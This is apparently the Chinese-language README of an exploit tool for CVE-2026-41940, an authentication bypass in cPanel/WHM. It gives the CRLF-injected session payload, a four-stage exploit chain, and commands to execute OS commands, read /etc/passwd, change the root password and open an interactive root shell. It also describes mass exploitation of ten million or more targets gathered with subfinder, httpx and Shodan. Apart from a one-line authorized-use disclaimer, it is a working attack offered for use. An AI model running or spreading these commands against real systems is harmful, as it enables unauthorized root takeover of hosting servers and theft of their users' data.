






CVE-2026-41940 — cPanel 与 WHM 通过会话文件 CRLF 注入实现认证绕过
4 阶段利用链 · 交互式 WHM Shell · 对 1000 万+ 目标真正稳定 · 零内存占用 · 仅依赖标准库
cPanelSniper 是一个针对 CVE-2026-41940 的专项利用框架,该漏洞是影响 cPanel 与 WHM 的严重认证绕过漏洞。该漏洞允许未认证的远程攻击者通过 Authorization HTTP 头向会话文件注入 CRLF 序列,从而获得 root 级别的 WHM 访问权限——无需任何有效凭据。
仅限授权渗透测试和漏洞赏金项目使用。
此版本针对扫描 10,000,000+ 目标进行了优化,且零内存占用。
| 问题 | 原始版本 | 修复版本 |
|---|---|---|
| 内存占用 | 将所有目标加载到内存 | 逐行流式处理目标(0 内存) |
| 1000 万目标 | 内存耗尽 → 被终止 ❌ | 顺利完成 ✅ |
| 断点续扫 | 不支持 | --resume 标志 |
| 进度显示 | 无预计完成时间 | 实时预计完成时间 + 速率 + 统计 |
| 结果保存 | 仅在结束时保存 | 每 60 秒保存(可配置) |
--resume 从上次中断处继续subfinder、httpx、shodan 无缝配合根本原因位于 Session.pm 中:saveSession() 函数在将会话文件写入磁盘之后才调用 filter_sessiondata()。这意味着嵌入在 Authorization: Basic 头值中的 CRLF 字符会被原样写入会话文件,在净化处理之前注入攻击者控制的字段。
正常流程:
  POST /login/ → filter_sessiondata() → 写入会话 → 认证检查

漏洞流程:
  POST /login/ → 写入会话(注入 CRLF 载荷)→ filter_sessiondata() → 认证检查读取被污染的文件
Authorization: Basic 值解码后为:
root:x
successful_internal_auth_with_timestamp=9999999999
user=root
tfa_verified=1
hasroot=1
这些字段被直接写入磁盘上的会话文件。当读回时,cPanel 将会话视为完全认证的 root 会话。
┌─────────────────────────────────────────────────────────────┐
│  阶段 0 — 规范主机名发现                                     │
│  GET /openid_connect/cpanelid → 307 → 真实主机名            │
├─────────────────────────────────────────────────────────────┤
│  阶段 1 — 铸造预认证会话                                     │
│  POST /login/?login_only=1  (错误凭据)                     │
│  ← 401 + whostmgrsession cookie                             │
├─────────────────────────────────────────────────────────────┤
│  阶段 2 — CRLF 注入                                          │
│  GET / + Cookie: session + Authorization: Basic <载荷>      │
│  cpsrvd 将 CRLF 字段写入会话文件                             │
│  ← 307 Location: /cpsessXXXXXXXXXX/...                     │
├─────────────────────────────────────────────────────────────┤
│  阶段 3 — 传播(do_token_denied 小工具)                     │
│  GET /scripts2/listaccts                                    │
│  触发 raw→cache 刷新 — 注入字段变为生效状态                  │
│  ← 401 Token denied(预期行为)                              │
├─────────────────────────────────────────────────────────────┤
│  阶段 4 — 验证 WHM root 访问权限                             │
│  GET /cpsessXXXXXXXXXX/json-api/version                     │
│  ← 200 {"version":"11.x.x.x","result":1}  = 已被攻破        │
└─────────────────────────────────────────────────────────────┘
| 分支 | 受影响版本 | 已修复版本 |
|---|---|---|
| 110.x | ≤ 11.110.0.96 | 11.110.0.97 |
| 118.x | ≤ 11.118.0.62 | 11.118.0.63 |
| 126.x | ≤ 11.126.0.53 | 11.126.0.54 |
| 132.x | ≤ 11.132.0.28 | 11.132.0.29 |
| 134.x | ≤ 11.134.0.19 | 11.134.0.20 |
| 136.x | ≤ 11.136.0.4 | 11.136.0.5 |
git clone https://github.com/44pie/cpsniper
cd cpsniper
python3 cPanelSniper.py --help
无需 pip 安装。仅需纯 Python 3.8+ 标准库。
# 单目标 — 仅扫描
python3 cPanelSniper.py -u https://target.com:2087

# 单目标 — 绕过后进入交互式 shell
python3 cPanelSniper.py -u https://target.com:2087 --action shell

# 大型目标列表 — 1000 万+ 目标(真正稳定)
python3 cPanelSniper.py -l targets.txt -t 50 -o results.json

# 断点续扫被中断的扫描
python3 cPanelSniper.py -l targets.txt -t 50 -o results.json --resume
# 列出服务器上的所有 cPanel 账户
python3 cPanelSniper.py -u https://target.com:2087 --action list

# 执行操作系统命令
python3 cPanelSniper.py -u https://target.com:2087 --action cmd --cmd "id;whoami;uname -a"
python3 cPanelSniper.py -u https://target.com:2087 --action cmd --cmd "ls /home"
python3 cPanelSniper.py -u https://target.com:2087 --action cmd --cmd "cat /etc/passwd"

# 获取服务器信息(主机名、负载、磁盘、MySQL 主机)
python3 cPanelSniper.py -u https://target.com:2087 --action info

# 获取 cPanel 版本
python3 cPanelSniper.py -u https://target.com:2087 --action version

# 修改 root 密码
python3 cPanelSniper.py -u https://target.com:2087 --action passwd --passwd 'NewPass@2026!'

# 交互式 WHM shell
python3 cPanelSniper.py -u https://target.com:2087 --action shell
# subfinder → httpx → 保存到文件 → 扫描 1000 万+ 目标
subfinder -d target.com -silent | \
  httpx -silent -ports 2087,2086 -threads 50 > targets.txt
python3 cPanelSniper.py -l targets.txt -t 50 -o results.json

# 从范围列表 - 处理数百万个域名
cat scope.txt | \
  httpx -silent -ports 2087,2086 -threads 100 > targets.txt
python3 cPanelSniper.py -l targets.txt -t 50 -o results.json --resume

# Shodan 结果 - 大规模扫描
shodan search --fields ip_str,port 'title:"WHM Login"' | \
  awk '{print "https://"$1":"$2}' > targets.txt
python3 cPanelSniper.py -l targets.txt -t 30 -o shodan_results.json

# stdin 管道 - 仅适用于小型列表(<10 万)
echo "https://target.com:2087" | python3 cPanelSniper.py

# 多来源合并 → 大规模扫描
{ subfinder -d target.com -silent; cat extra.txt; } | \
  httpx -silent -ports 2087 > all_targets.txt
python3 cPanelSniper.py -l all_targets.txt -t 50 -o results.json --resume
扫描 1000 万+ 目标时:
始终先保存到文件 - 大型列表不要直接使用管道
# 良好 - 适用于 1000 万+ 目标
httpx ... > targets.txt
python3 cPanelSniper.py -l targets.txt -t 50 -o results.json

# 不佳 - 大型列表会崩溃
httpx ... | python3 cPanelSniper.py
使用适当的线程数
长时间扫描启用自动断点续扫
python3 cPanelSniper.py -l targets.txt -t 50 -o results.json --resume
如果被中断,只需使用 --resume 再次运行
监控进度
成功绕过后,--action shell 标志会进入交互式提示符:
════════════════════════════════════════════════════════════
  WHM Shell — target.com
  版本: CVE-2026-41940 | 认证: CRLF 绕过
  输入 'help' 查看命令,'exit' 退出
════════════════════════════════════════════════════════════

[email protected] ▶ id
  uid=0(root) gid=0(root) groups=0(root)

[email protected] ▶ accounts
  [cPanel 账户]  target.com:2087 (47 个用户)
    user01               域名: example.com    邮箱: [email protected]
    user02               域名: shop.com       邮箱: [email protected]
    ...

[email protected] ▶ cat /etc/passwd
  root:x:0:0:root:/root:/bin/bash
  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
  ...

[email protected] ▶ info
  [服务器信息]  https://target.com:2087
  主机名: srv01.target.com
  负载: 0.72 / 0.66 / 0.69
  版本: 11.130.0.6